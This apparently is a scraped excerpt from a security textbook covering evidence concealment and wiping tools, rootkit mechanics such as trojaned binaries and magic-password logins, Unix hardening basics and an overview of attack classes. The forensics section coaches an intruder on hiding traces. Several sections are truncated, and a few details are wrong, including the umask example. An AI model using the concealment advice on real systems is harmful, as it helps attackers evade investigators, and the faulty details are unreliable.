Oct 15 19:31:51 ns3 ftpd[24611]: : ANONYMOUS FTP LOGIN FROM 218.30.21.182 [218.30.21.

182], hehehe@

Oct 15 19:33:16 ns3 ftpd[24611]: FTP session closed

The attacker had to log in to the FTP server in order to launch a privilege escalation attack, which required local privileges. Thus, an access record similar to the above will appear in the logfile, right before the attack.

10.2.1.3 Erasing logfiles

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

10.3 Forensic Tracks

Now that you are reasonably sure^[2] that there are no traces of your attack in the logfiles, it is time to take concealment to the next level.

[2] Reasonably sure implies that the level of effort you apply to hiding exceeds the effort (and investment) the investigators are willing and able to make to find you.

10.3.1 File Traces

Even if you are sure that the OS audit trail is clear, the shell histories, source files, and logfiles you erased and even your keystrokes might hide in many places on the system. The vigor with which you pursue these traces depends on what's at stake as well as the skill of your adversaries. Uncovering erased data is simple on Windows and only slightly more difficult on Unix filesystems. However, you can be sure that there is always a chance that a file subjected to the wrath of /bin/rm will come to life again (as a zombie). The research (such as the famous paper "Secure Deletion of Data from Magnetic and Solid-State Memory," by Peter Gutmann) indicates that there is always a chance that data can be recovered, even if it has been overwritten many times. Many tools are written to "securely erase" or "wipe" the data from a hard drive, but nothing is flawless. However, these tools have a chance of foiling a forensics investigation. In fact, there are even tools "marketed" (in the underground) as antiforensics. An example is the notorious Defiler's Toolkit, described in Phrack #59 (file #0x06, "Defeating Forensic Analysis on Unix"). It's rarely used and is usually overkill, but the kit demonstrates that advanced hackers may easily make forensics investigation onerous or even impossible. In fact, the author of the paper laments the poor state of computer forensics and the lack of advanced data discovery tools.

One of the main issues with secure deletion of data is that the filesystem works against the attacking side (which attempts to hide or remove data) and the defending side (which seeks to uncover the evidence). Often, Unix filesystems overwrite the drive area where the removed files were located (this is especially likely to happen to logfiles). On the other hand, the filesystem has an eerie tendency to keep bits and pieces of files where they can be found (swap, /tmp area, etc.). Overall, reliably removing everything beyond recovery is just as difficult as reliably recovering everything.

There are a lot of Unix tools that claim to reliably erase data. However, many of them use operating system disk-access methods that tend to change, since OS authors do not have to be concerned about preserving low-level access to the disk—it goes unused by most applications. Such changes have a good chance of rendering a wiping tool ineffective. Thus, unlike other application software, a wiping tool that performs just fine on Red Hat Linux 7.1 might stop working for 7.2.

The simpler, more reliable way of erasing all host traces (without destroying the drive) requires your presence at the console. For example, the autoclave bootable floppy system (<http://staff.washington.edu/jdlarios/autoclave/>) allows you to remove all traces of data from the IDE hard disk (SCSI is not supported). In fact, it removes all traces of just about everything and leaves the disk completely filled with zeros or random patterns.

Unlike the programs that run from a regular Unix shell (such as many incarnations of wipe and shred), autoclave has its own Linux kernel and wiping utility that ensures erased means gone. In this case, you can be sure the filesystem or OS does not play any tricks by inadvertently stashing bits of data somewhere. However, autoclave is not useful for remote attackers, since inserting a floppy into the machine might be problematic and removing everything with 38 specially crafted character passes, while extremely (in all senses extremely) effective, might bring attention to an otherwise inconspicuous incident. The process is also painfully slow and might take days for a reasonably large hard drive. A single "zero out" pass takes at least 3 hours on a 20-GB drive with modern disk controllers. Many similar mini-OS bundles exist for reliably cleaning the disks.

Thus, in real life, under time pressure, you must rely on application-level deletion tools that use whatever disk access methods the OS provides and sometimes miss data. Even the best wiping tools (including those with their own kernels, such as autoclave) are not guaranteed against novel and clandestine forensics approaches that involve expensive custom hardware.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

10.4 Maintaining Covert Access

This segment deals with rootkits, automated software packages that set up and maintain your environment on a compromised machine. Rootkits occupy an important place in a hacking tool chest. Originally, rootkits were simply tar archives of several popular binaries (likely to be run by system administrators of the compromised machines), along with several other support programs, such as log cleaners. For example, /bin/ps, /bin/login, and /bin/ls were often Trojaned in order to hide files and maintain access. Here is a list of binaries often replaced (from <http://www.chkrootkit.org>): aliens, asp, bindshell, lkm, rexedcs, sniffer, wted, scalper, slapper, z2, amd, basename, biff, chfn, chsh, cron, date, du, dirname, echo, egrep, env, find, fingerd, gpm, grep, hdparm, su, ifconfig, inetd, inetdconf, identd, killall, ldsopreload, login, ls, lsof, mail, mingetty, netstat, named, passwd, pidof, pop2, pop3, ps, ptree, rpcinfo, rlogind, rshd, slogin, sendmail, sshd, syslogd, tar, tcpd, top, telnetd, timed, traceroute, w, and write.

This list demonstrates that almost nothing is immune from Trojaning by rootkits and also emphasizes that "fixing" after the intrusion is nearly futile. A rebuild is in order.

Unix rootkits were first mentioned in 1994, after being discovered on a SunOS system. However, many tools that later became part of rootkits were known as long ago as 1989. There are three main classes of rootkits available today: binary kits, kernel kits, and library kits. However, rootkits found in the wild often combine Trojaned binaries with the higher "security" provided by the kernel and library components.

Let's examine some rootkits. After gaining access, an attacker typically downloads the kit from his site or a dead drop box,^[4] unpacks it, and runs the installation script. As a result, many system binaries are replaced with Trojaned versions. These Trojans usually serve two distinct purposes: hiding tracks and providing access. The installation script often creates a directory and deploys some of the support tools (log cleaners, etc.) in the new directory. This same directory is often used to store the original system binaries so that they're available to the attacker. After the kit is installed, the system administrator inadvertently runs Trojaned binaries that will not show the attacker's files, processes, or network connections. A Trojaned /bin/login (or one of the network daemons) binary provides remote access to a machine based on a "magic" password. This is the style of operation employed by the famous login Trojan, which looked for the value of the \$TERM environment variable. If the value matched a hardcoded string, the login let the attacker through; if the value did not match the control, it was handed to the original login binary and the authentication process continued as usual.

[4] A site used for tool retrieval and not for any other purpose. The term originates in the world of espionage; a spy leaves various artifacts for other spies to pick up in a dead drop box.

The level of rootkit sophistication has grown over the years. More and more binaries have been subverted by attackers and included in rootkits. Local backdoors, such as "root on demand," have been placed in many otherwise innocuous programs. If a program executes SUID root, it can be used as a local backdoor to provide root access. For example, a *backdoored* ping utility is often seen in Linux rootkits. In fact, one rootkit author sincerely apologizes in the kit's README file for not including top (a program to show running processes) in the previous version and for delaying the release of this popular "customer-requested" feature.

A lot of development went into creating better and more user-friendly (should we say hacker-friendly?) installation scripts. Colors, menus, and automated OS version detection and configuration began showing up in kits as they matured through the late 1990s. Installation scripts became able to automatically clean logs, look for dangerous configuration options (like enabled remote logging), seek and destroy competing rootkits (ironically, by borrowing components from the antirootkit tool, chkrootkit, from <http://www.chkrootkit.org>), and perform decent system hardening, complete with plugging the hole used to attack the system. One of the rootkits refers to "unsupported" versions of RedHat Linux and offers limited email installation support for the kit itself.

Another area where great progress has occurred is in rootkit stealth properties. Kernel-level or LKM (Loadable Kernel Module) kits rule in this area. Unlike regular kits that replace system files, LKM kits (publicly available for Linux, Free/OpenBSD, and Solaris) hook into the system kernel and replace (remap) or modify (intercept) some of the kernel calls. In this case, the very core of the operating system becomes untrusted. Consequently, all of the system components that use the corrupted kernel call can fool both the user and whatever security software is installed.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

10.5 References

- "syslog Attack Signatures," by Tina Bird. (<http://www.counterpane.com/syslog-attack-sigs.pdf>)
- "Anonymizing Unix Systems," by van Hauser (from THC). (<http://www.thehackerschoice.com/papers/anonymous-unix.html>)
- "Autoclave: hard drive sterilization on a bootable floppy," by Josh Larios. (<http://staff.washington.edu/jdlarios/autoclave/index.html>)
- "Secure Deletion of Data from Magnetic and Solid-State Memory," by Peter Gutmann. (http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html)
- "Linux Data Hiding and Recovery," by Anton Chuvakin. (http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html)
- "Defeating Forensic Analysis on Unix," by grugq. (<http://www.phrack.com/show.php?p=59&a=6>)
- "Analysis of the KNARK rootkit," by Toby Miller. (<http://www.securityfocus.com/guest/4871>)
- "An Overview of Unix Rootkits," iDefense Whitepaper by Anton Chuvakin. (<http://www.idefense.com/papers.html>)

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Part III: Platform Attacks

Part III opens with a review of Unix security fundamentals ([Chapter 11](#)) before moving into Unix attacks ([Chapter 12](#)). In contrast, the two Windows security chapters cover client ([Chapter 13](#)) and server ([Chapter 14](#)) attacks, since exploits on these two platforms are idiosyncratic. For example, on Windows XP, we show how to exploit weaknesses in Remote Assistance, while on Windows Server, we show theoretical ways to crack Kerberos authentication. [Chapter 15](#) covers SOAP XML web services security, and [Chapter 16](#) examines SQL injection attacks. Finally, we cover wireless security ([Chapter 17](#)), including wireless LANs and embedded, mobile malware such as airborne viruses.

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

Chapter 11. Unix Defense

Unix is the operating system that was reborn from the ashes of MULTICS OS toward the end of the 1960s. Ken Thompson and Dennis Ritchie (the creators of the C programming language) wrote the first version for a spare PDP-7 computer they had found. Unlike the failed MULTICS, which ARPA in part paid for and which as a result incorporated many novel security features (including a multilevel security design), Unix, as a hobby project, had no security features whatsoever. MULTICS was designed as a B2-rated system according to TCSEC evaluation (now known as Common Criteria), whereas Unix was originally designed to run a Star Trek game. It is well known that Unix was not designed for security. Unix soon became a multiuser system, and the designers were forced to introduce mechanisms to maintain the appropriate separation between users. We discuss most Unix security features in this chapter. However, please note that these features serve other useful purposes as well. As with a skilled fighter who can use any object as a weapon (e.g., chopsticks), Unix technology has many "dual-use" features that can also perform peaceful tasks, such as performance tuning or hardware troubleshooting, as well as attack detection. We first present a high-level overview of Unix security, and then dive into specific enforcement mechanisms.

For the purpose of this book, Unix refers to many types of Unix, including Linux, Solaris, SunOS, IRIX, AIX, HP-UX, FreeBSD, NetBSD, OpenBSD, and any of the other less well-known flavors. In this chapter, we cover security features common to most (if not all) Unix flavors. Later in this chapter, we discuss specific security features of some of the more popular flavors.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

11.1 Unix Passwords

Where does Unix begin? At the password prompt, of course:

```
pua:~$ telnet host.example.edu
```

```
Trying 111.11.1.1...
```

```
Connected to host.example.edu
```

```
Escape character is '^]'.
```

```
SunOS 5.8
```

```
login: user
```

```
Password:
```

This example demonstrates the password prompt for remote connection via telnet. Of course, you almost never use plain-text telnet nowadays, due to the threat of sniffing and session injection; Secure Shell (SSH) is a must-have. We did not even type the password while producing the above example, since we do not want the confidential information transmitted across the Internet or even the LAN in plain text. As this example shows, interaction with the Unix console begins with entering the username—"user" in this instance—and the password, which is never shown (for security reasons). However, this might not be exactly the case for remote connections, since public key cryptography can be used instead of a password. With SSH, for example, you can use regular password authentication: the password is transmitted over the wire in encrypted form and then verified by the server. The user who is trying to connect might need to enter a password in order for the client's SSH software to decrypt the private key. In the latter case, the password is never transmitted anywhere (even in the encrypted form) and is only used locally, to decrypt the private key from its encrypted storage.

The username identifies a separate environment (home directory) given to every authorized user and tracks objects (usually files) owned by the users. The system employs several usernames. "nobody" is typically used to run various processes, such as web servers, with as few privileges as possible. "root" in Unix is a privileged account with total control over a standard Unix system. Functions such as direct memory access, hardware access, process termination, and kernel patching are all within root's powers. In Unix, the username and password pair is used as a form of authentication. After a user enters a password, it is encrypted and compared to a string stored in a special file. In older versions of the operating system, the password was stored in the /etc/passwd file; in modern Unix systems, it's in /etc/shadow (or /etc/master.passwd and /etc/passwd, for NetBSD, FreeBSD, and OpenBSD). Consider the following example excerpted from a Solaris password file:

```
root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:

daemon:x:2:2:daemon:/sbin:

adm:x:3:4:adm:/var/adm:

lp:x:4:7:lp:/var/spool/lpd:

sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

halt:x:7:0:halt:/sbin:/sbin/halt

mail:x:8:12:mail:/var/spool/mail:

uucp:x:10:14:uucp:/var/spool/uucp:
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

11.2 File Permissions

Some files are readable by all users, while others are restricted. This is achieved by a system of permissions known as discretionary access control (DAC).[\[2\]](#) Unix flavors use different filesystems (ufs, ext2, and several others), and they all implement the file permissions as follows:

[2] In the terminology hailing from the famous Rainbow Series (<http://www.radium.ncsc.mil/tpep/library/rainbow/>), discretionary access control is a method of access control where the owner of the object (such as a file) assigns who can use it and how (such as read and write permissions).

```
drwx----- 2 user 19449      512 Mar 23 2000 bin  
-rw-r--r--  1 user 19449      34040 Jun 18 03:10 bookmark.htm
```

In this example, the directory bin is readable and searchable exclusively by the owner, and only the owner can create new files there. On the other hand, the file bookmark.htm is readable by all users.

The following example shows all possible permissions:

```
d  rwxt rwx rwx  
- type  
---- owner  
--- group  
--- others
```

In this example, "d" is the type of object ("-" is used to denote files, "d" indicates directories, "l" means links, "s" indicates sockets). Permissions are intuitive for files (the owner, group, or others can read, write, and execute a file), but for directories, things can be cryptic. For example, the execute bit for directories means that it is possible to access files in the directory, but not to see the directory listing itself. The latter is controlled by the read bit. In contrast, the write bit allows the creation and removal of files in the directory. To set these permissions, use the Unix command chmod. The typical chmod command line may be in one of two forms: numeric or alphabetic characters. The numeric mode is determined by the 3-digit number (consisting of octal digits).[\[3\]](#) and the individual access rights (0 = none, 1 = execute, 2 = write, 4 = read) are combined: 764, for instance, means that read, execute, and write functions are allowed for the owner, read and write are allowed for the group members, and only read is allowed for others. The following chmod commands are equivalent (assuming file permissions were set to 000, which is almost never the case):

[3] That leads to $1 + 7 = 10$ in the octal system.

```
chmod 600 test.txt  
chmod u=rw test.txt
```

The default permissions for all newly created files are set by the umask command. The umask is set to a 3-digit number, such as 077. The umask number is subtracted from the default permissions; thus, if the umask is set to 600, all new files are created with read and write rights for the owner and no rights for others (which is a good idea when using umask).

The SUID bit is another attribute that you can set on files. For executable files, it simply means that when the file is executed, the resulting process will run with the owner's permissions and not with the permissions of the person launching the file. The SGID bit is similar: it modifies the running file's group permissions. It is sometimes used by the mail daemon to add mail to user mail spools, which are owned by individual users; the group ownership is "mail". SUID root files are considered a great security risk. Further, if they are abused by one of several methods, the attacker may obtain a root-owned shell or gain the ability to execute a command as root. SUID shell scripts are an even greater risk, because they are much easier to abuse. In fact, some Unix flavors prohibit setting the SUID bit on shell scripts.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

11.3 System Logging

Unix acquired a system-logging function early in its development. System logging is implemented as a syslog daemon [4] that receives messages sent by various programs running on the system. In addition, other computer and network devices, such as routers, can send log messages to the logging server. System logging is extremely valuable for many purposes, from troubleshooting hardware to tracking malicious attacks—provided somebody is actually reading the system logfiles. Here's an excerpt showing several messages received by a syslog daemon on the machine "examhost". The logfile records the date and time of the message, the name of the computer that sent it, the program that produced the message, and the text itself.

[4] A daemon is a program that listens on the network port. Sometimes a daemon is also called a server or even a service.

```
Dec 13 10:19:10 examhost sshd[470]: Generating new 768 bit RSA key.
```

```
Dec 13 10:19:11 examhost sshd[470]: RSA key generation complete.
```

```
Dec 13 10:20:19 examhost named[773]: sysquery: findns error (NXDOMAIN) on dns.
```

```
example.edu?
```

```
Dec 13 10:21:01 examhost last message repeated 4 times
```

```
Dec 13 10:26:17 examhost sshd[20505]: Accepted password for user from 24.147.219.231  
port 1048 ssh2
```

```
Dec 13 10:26:17 examhost PAM_unix[20505]: (system-auth) session opened for user anton  
by (uid=0)
```

```
Dec 13 10:30:28 examhost PAM_unix[20562]: (system-auth) session opened for user root  
by anton(uid=501)
```

```
Dec 13 10:35:10 examhost2 sshd[456]: Generating new 768 bit RSA key.
```

In this example, you can see there was a login via SSH. In addition, you can see some problems with the DNS server, and you can see that the syslog is configured to receive messages from other hosts (note the message from "examhost2").

The syslog daemon is configured by the /etc/syslog.conf file, as follows:

```
# Log all kernel messages to the console.  
  
kern.*                                     /dev/console  
  
# Log anything (except mail) of level info or higher.  
  
# Don't log private authentication messages!  
  
*.info;mail.none;authpriv.none               /var/log/messages  
  
# The authpriv file has restricted access.  
  
authpriv.*                                    /var/log/secure  
  
# Log all the mail messages in one place.  
  
mail.*                                       /var/log/maillog  
  
# Log cron stuff  
  
cron.*                                       /var/log/cron
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

11.4 Network Access in Unix

This section briefly reviews Unix network security. We cover TCP wrappers, NFS/NIS, backups, and X Windows, building the foundation for the section that follows ("Unix Hardening").

11.4.1 TCP Wrappers

While not standard for all flavors of Unix, TCP wrappers , written by Wietse Venema and Dan Farmer, are shipped with many distributions. TCP wrappers provide a versatile network access control facility. This security mechanism consists of the executable file (usually /usr/bin/tcpd) and a shared library. The tcpd is started by the Internet superserver inetd (the standard for most Unix variants). If TCP wrappers are used, /etc/inetd.conf looks like this:

```
pop-3      stream  tcp      nowait  root    /usr/sbin/tcpd    qpopper
telnet    stream  tcp      nowait  root    /usr/sbin/tcpd    in.telnetd
auth     stream  tcp      nowait  nobody  /usr/sbin/in.identd  in.identd -l -e -o
inetd.conf example
```

In this case, access to POP3 and telnet is controlled by TCP wrappers (tcpd present) and access to the ident daemon is not (unless it can be compiled with the TCP wrapper library). The library allows the programs to be built with TCP wrapper support. For example, sendmail is often built this way. In either case, the program or the tcpd checks the configuration files /etc/hosts.allow and /etc/hosts.deny for permissions before starting. TCP wrappers also increase the amount of useful logging information by recording the failed and successful attempts to log in to the system, even via services that normally do not create logfile records (such as POP3). Examples of this are as follows:

```
ALL:ALL
```

This file denies access to everybody for all services that check the file. "Default-deny" is always the best network access control policy. The next file (hosts.allow) is checked first:

```
sshd: 127.0.0.1 .example.edu 111.11.
popper: .example.edu .others.edu machine.yetanother.edu
in.ftpd: trustuser@cs.example.edu
```

This excerpt shows that access to SSH is allowed from localhost (IP address 127.0.0.1), from all machines in a particular domain (all machines from "example.edu"), and from all machines with an IP address in a particular class B (111.11.0.0 to 111.11.255.255). Users from example.edu and other University domains can check their email via the POP3 protocol (popper daemon). Finally, FTP is only allowed for a single user (local username "trustuser") and from a single host (host cs.example.edu).

TCP wrappers should always be configured (even if a firewall is used), since they provide another layer of defense.

TCP wrappers run on most variants of Unix and are included by default (in the form of a binary or a libwrap library) in Linux and some others. While newer Red Hat Linux flavors run xinetd and there is no obvious relation to TCP wrappers in the files, they do all the work in the form of the libwrap library.

11.4.2 NFS/NIS

Network Filesystem (NFS) and Network Information Services (NIS) are present in many Unix environments. NFS is a network-aware filesystem developed by Sun Microsystems. It is used for sharing disks across the network. Older versions of NFS (still in wide use) use UDP; the newer NFSv3 can use TCP.

NFS has many security implications. First, attackers using a sniffer can capture files transmitted over NFS. A dedicated NFS sniffer is a part of the dsniff toolkit by Dug Song. This "filesnarf" tool saves files transmitted over NFS on a local disk of the machine running the tool.

There are more NFS security tricks related to unsecured file shares exposed to the Internet and some privilege

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

11.5 Unix Hardening

Is Unix secure?

The question is unanswerable. You might as well ask, "Is Windows secure?" The real question is, "Can Unix be made relatively secure by applying a clearly defined sequence of steps that always produces the same result and can be automated and applied to existing systems?" The answer to this is definitely "Yes." But can a typical network administrator, without formal security training, achieve such security? The answer to this question is "Yes" as well, but it does take a measure of perseverance.

Unfortunately, every time you acquire a Unix system it will have to be "made secure," since vendors chronically neglect to integrate tight security when they ship their systems. The reason is simple: security does not sell (at least, not yet), whereas bells and whistles do. Experience with Microsoft shows that features sell. Security, on the other hand, rarely sells, even in times when it is brought to people's attention by catastrophic accidents and other events. In addition, very few users call vendors asking how to turn off a specific feature, rather than how to enable it. Thus, shipping a system with everything "on" was the default choice of many Unix vendors for years. And few people, even Unix users, actually make a conscious effort to secure their systems. Thus, until recently vendors have simply sold what most customers wanted. Even if a preponderance of customers suddenly starts to demand security, system hardening will still be needed. Various installations have vastly different security requirements, even though they all use the same Unix system from the same vendor. As a result, the amount of system and application hardening that you should apply to a given system will vary.

Unix can be made secure. Years of history have proven this to be true. To what degree can Unix be made secure? For an objective (if somewhat debatable) classification of security rating, we turn to the traditional "Orange Book." Note that the original TCSEC[\[5\]](#) requirements have evolved into the Common Criteria. The old TCSEC ratings went from A1 (the most secure) to B3, B2, B1, C2, C1, and D (the least secure). For example, versions of Unix-like systems (such as those made by Wang Government Services) are known to achieve a B3 rating. Most commercially used systems are at either a D or a C2. Few of the commonly used products ever attain a B1 rating. Thus, Unix can be made very secure, but it takes work. The tightest security is only possible by writing most of the system code from scratch using a verified security design. Such systems are beyond the scope of this book; we instead focus on common installations.

[5] Trusted Computer System Evaluation Criteria is an old (1985) document defining standards for computer system security, published by the National Computer Security Center.

The Common Criteria definitions of security are generally not used in business. Nevertheless, traditional Unix can be made secure for many business purposes. For example, Unix-based web servers are known to operate in hostile environments for years with no compromise. What makes those machines stay alive? Expensive firewalls and intrusion prevention systems? No—their longevity is achieved through a hardened system and a few common-sense security practices.

Enslaved within firewalls and screening routers, organizations sometimes choose to create what has been described as a "hard shell with a soft chewy center." This means that once the protected perimeter (such as the firewall) is breached, the system is ripe for the picking by intruders—the opposite of "defense in depth." This strategy holds only until a compromise occurs, since the internal systems are usually easy to violate. Hardening comes to the rescue. If a network perimeter is breached, hardened systems have a much higher chance of surviving an attack. Hardening the system, or configuring and upgrading the system in order to increase its security level and to make it harder to penetrate, is considered the last line of defense.

Imagine you have deployed a system for remote shell access by untrusted users. (If you say it should never be done, you haven't been to a major university lately.) In this case, network access controls are useless and administrative controls are weakened (it's difficult to fire somebody for violating a policy in this situation). Hardening is the only security measure on which you can rely.

Hardening is required because various operating system components and application software have bugs that undermine the security of your system. Moreover, many people believe that software will always have bugs. Bugs

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

11.6 Unix Network Defense

While insiders such as disgruntled employees commit most successful computer crimes, outsiders perpetrate the vast preponderance of attacks. Since the advent of modems in the 1970s—and more significantly, since the broadband explosion of the late 1990s—remote attacks have escalated.

For attackers, remote access offers many advantages over local hacking; not least, with remote access you cannot be physically identified and arrested on the spot. Perceived anonymity, jurisdictional restraints, and complex foreign laws make network attacks an attractive choice.

Unix integrated TCP/IP networking stacks early in its lifecycle. From the venerable r-commands (`rsh`, `rlogin`, `rexec`) that were used to access Unix system resources across TCP-based networks, to modern Virtual Private Networks (VPNs) and Secure Shell (SSH), the world of remote connectivity is rich in protocols and standards. Hence, it is also rich in complexity and inherent vulnerability.

Unix systems are reasonably well protected from network attacks, at least when they are configured by a capable network administrator. Network access controls should be enabled as a part of system hardening. Many Unix systems exposed to the Internet have withstood attacks for years, with no firewall protection, simply by relying on built-in commands (such as TCP wrappers) and minimal configuration.

In the following sections, we show you how to guard Unix systems from network attacks with methods such as network access controls, Unix built-in host firewalls, popular Unix application access controls, and other network security techniques. We cover standard Unix access control programs, examine application-specific access controls, address configuration issues, touch upon sniffing techniques, and then delve into the world of Unix host-based firewalls. This information may constitute a review for experienced Unix administrators.

Keeping your systems up to date with security patches is a fundamental aspect of network defense. For example, if you have to run an exposed FTP server, no amount of firewalling can keep attackers away: the FTP service has to be available to the world. In this circumstance, keeping the daemon updated is of paramount importance.

11.6.1 Advanced TCP Wrappers

TCP wrappers were covered earlier, in [Section 11.4](#). Here, we demonstrate the advanced use of TCP wrappers to help you fine-tune their features for more security.

TCP wrappers can be used in two forms: as a binary (usually `/usr/bin/tcpd`, or anywhere else binaries are stored on a Unix system, such as `/usr/ucb` on Sun) or as a shared library (`/usr/lib/libwrap.so`).

11.6.1.1 `tcpd`

The binary form of TCP wrappers is used to "wrap" around network applications started from the Internet superdaemon `inetd`. In this case, the applications are configured in the `/etc/inetd.conf` file. The superdaemon starts the correct network application upon client connection to a specified port. The following is an excerpt from an `/etc/inetd.conf` file before TCP wrappers are added:

```
ftp      stream     tcp      nowait    root      /usr/bin/in.ftpd      in.ftpd -l -a
telnet   stream     tcp      nowait    root      /usr/bin/in.telnetd    in.telnetd

shell    stream     tcp      nowait    root      /usr/bin/in.rshd      in.rshd
talk     dgram      udp      wait     root      /usr/bin/in.talkd     in.talkd
pop-3    stream     tcp      nowait    root      /usr/bin/ipop3d     ipop3d
auth     stream     tcp      nowait    nobody   /usr/bin/in.identd   in.identd -l -e -o
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

11.7 References

- Building Linux and OpenBSD Firewalls, by Wes Sonnenreich and Tom Yates. John Wiley & Sons, 2000.
-
- SSH: The Secure Shell: The Definitive Guide, by Daniel J. Barrett and Richard E. Silverman. O'Reilly, 2001.
-
- Bastille Linux. (<http://www.bastille-linux.org>)
-
- Linux capabilities. (<http://ftp.kernel.org/pub/linux/libs/security/linux-privs/kernel-2.4/capfaq-0.2.txt>)
-
- Excellent site on log analysis. (<http://www.loganalysis.org>)
-
- Linux Kernel Security. (<http://www.lids.org>)
-
- DNS and BIND, by Paul Albitz and Cricket Liu. O'Reilly, 2001.
-
- Apache: The Definitive Guide, by Ben Laurie and Peter Laurie. O'Reilly, 2002.
-
- Unix in a Nutshell, by Arnold Robbins. O'Reilly, 1999.
-
- Unix CD Bookshelf, various authors. O'Reilly, 2000.
-
- Introduction to Linux Capabilities and ACLs, by Jeremy Rauch. (<http://www.securityfocus.com/infocus/1400>)

 PREV

< Day Day Up >

NEXT 

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Chapter 12. Unix Attacks

Unix has long been a favorite target for all sorts of hackers, including the malicious and the simply curious. While the old mainframes running VMS and OS/390 had sophisticated security and auditing features, few of them were exposed to the direct wrath of modern Internet threats. Modern Unix is often attacked by (and falls victim to) new exploits, near-forgotten old exploits, and vulnerabilities resulting from misconfiguration. In this chapter, we delve into the vast realm of local, remote, and denial-of-service Unix attacks.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

12.1 Local Attacks

In this section, we discuss what an attacker can do if he already has some level of access to your Unix machine. This might happen on a machine with legitimate public shell access (a rare happening nowadays, unless you are at a university) or if an attacker gains the ability to run commands via some network service such as web, email, or FTP servers. It might happen through a bug, a misconfigured server, or a bad design decision on the part of the server programmers (such as a poorly designed web application or CGI script). This section presumes that the attacker already has a foothold on your system and is able to run commands more or less freely.

As we know from [Chapter 11](#), a well-hardened Unix system should effectively resist attackers. Similarly, the system should be configured so that it is even more difficult to gain root privileges if the attacker somehow manages to penetrate the network's defenses and obtain nonprivileged access.

12.1.1 Physical Abuses

If an attacker has access to a machine itself but not to any account on it, physical attacks can be very effective. We classify these as local attacks, since they require local access to the machine console rather than access via a network protocol.

Trivial local attacks such as stealing a machine or a hard drive with sensitive information will not be considered. These are valid attacks, but most theft countermeasures involve administrative and legal policies, rather than technical measures. In addition, stealing the computer hardly qualifies as hacking.

Shoulder surfing is another trivial attack, one that can be lumped together with social engineering attacks. In this case, a malicious intruder glances over the shoulder of a typing user to obtain a login password combination or other secrets.

12.1.2 Boot Prompt Attacks

Suppose the intruder does not steal a machine, but rather tries to reboot it by power-cycling it or by pressing the Reset button. Although such a strategy is damaging to Unix machines, most nevertheless survive the hit and try to boot Unix again.

However, if the machine is set to boot off a floppy or a CD-ROM (as many Intel i386 computers are), we have our first attack scenario. By changing the boot media, a hacker can boot the machine into another operating system, such as DOS, that does not respect standard Unix file permissions. Utilities such as the ltools kit (for access to Linux disks from Windows) can be used to access the drives and compromise sensitive information. An attacker can then locate and steal a password file located on a disk, even if /etc/shadow is used and is only readable by a user account.

Similarly, if single-user mode is not secured or if the attacker possesses the Unix/Linux boot media, she can boot to single-user mode and snoop around unrestricted. Note that if a machine is not set to boot from a floppy or CD-ROM, the BIOS/PROM may also be reset to accomplish the same thing.

Fortunately for many Unix systems there is no second OS that can be used in this manner. Sun, SGI, and HP Unix hardware do not run DOS, and the above attack will fail. In the case of those platforms, however, a smart attacker might use another Unix OS (such as NetBSD, which supports most of the above hardware) and boot into her own Unix as root. Linux now supports SPARC hardware (Sun) and some other proprietary Unix-based platforms as well.

12.1.3 Boot Interrupt

Another potential attack during the initial boot process involves the system boot loader. For example, the Linux boot loader (LILO or GRUB) allows you to enter commands to control the boot—for example, in order to boot into single-user mode.

Interrupting the boot sequence also provides opportunities for hackers. Indeed, some Unix variants allow you to skip the boot loader and boot directly into the kernel. Skipping the boot loader is often a good idea for a well-secured machine.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

12.2 Remote Attacks

This section covers remote network attacks on Unix systems. Due to the vast range of such attacks, we've correlated the attack data to TCP/UDP port numbers, for your convenience. While legends tell of hackers who penetrate machines with no open ports (such as via a bug in a sniffer or even in a TCP/IP stack itself), the vast majority of network attacks come through a TCP (more often) or UDP (less often) port of a known network service.

We'll briefly describe the security relevance of the ports. If you are reading this book, we assume you already know how to use an advanced port scanner such as Nmap to discover open ports. By sending various packets to open ports, you can tell open (return ACK) ports from closed (return RST) or filtered (return nothing or RST) ports.

We will categorize the attacks on Unix systems into several classes. Our categorization is inspired by the ICAT (<http://icat.nist.gov>) attack classification.

So, what dangers might lurk on a port?

Weak authentication

If an attacker can guess the password and access the service running on this port, the risks are obvious. No authentication also presents a trivial example of weak authentication.

Plain-text service

Allows sniffing authentication credentials using tools such as tcpdump. Additionally, TCP session hijacking attacks (taking over a running session) and command injection (where the attacker inserts his own command in the running TCP session, bypassing the authentication stage) are possible. Tools are available for the above attacks.

Known vulnerabilities

A large realm of weaknesses exists, such as buffer overflows, heap overflows, format string attacks, user input validation errors, race conditions, and other software flaws. The most dangerous of these holes are "remote root"—i.e., they provide an attacker with a remote shell running with "root" privileges on a Unix system.

DoS threat

A service can be used to flood the network or crash the system. In this category we will also list the services that can be abused to degrade the performance of a service or the entire system.

Information leak

Using such a port, attackers may be able to learn information about the operating system, running software or other bits important for the attack.

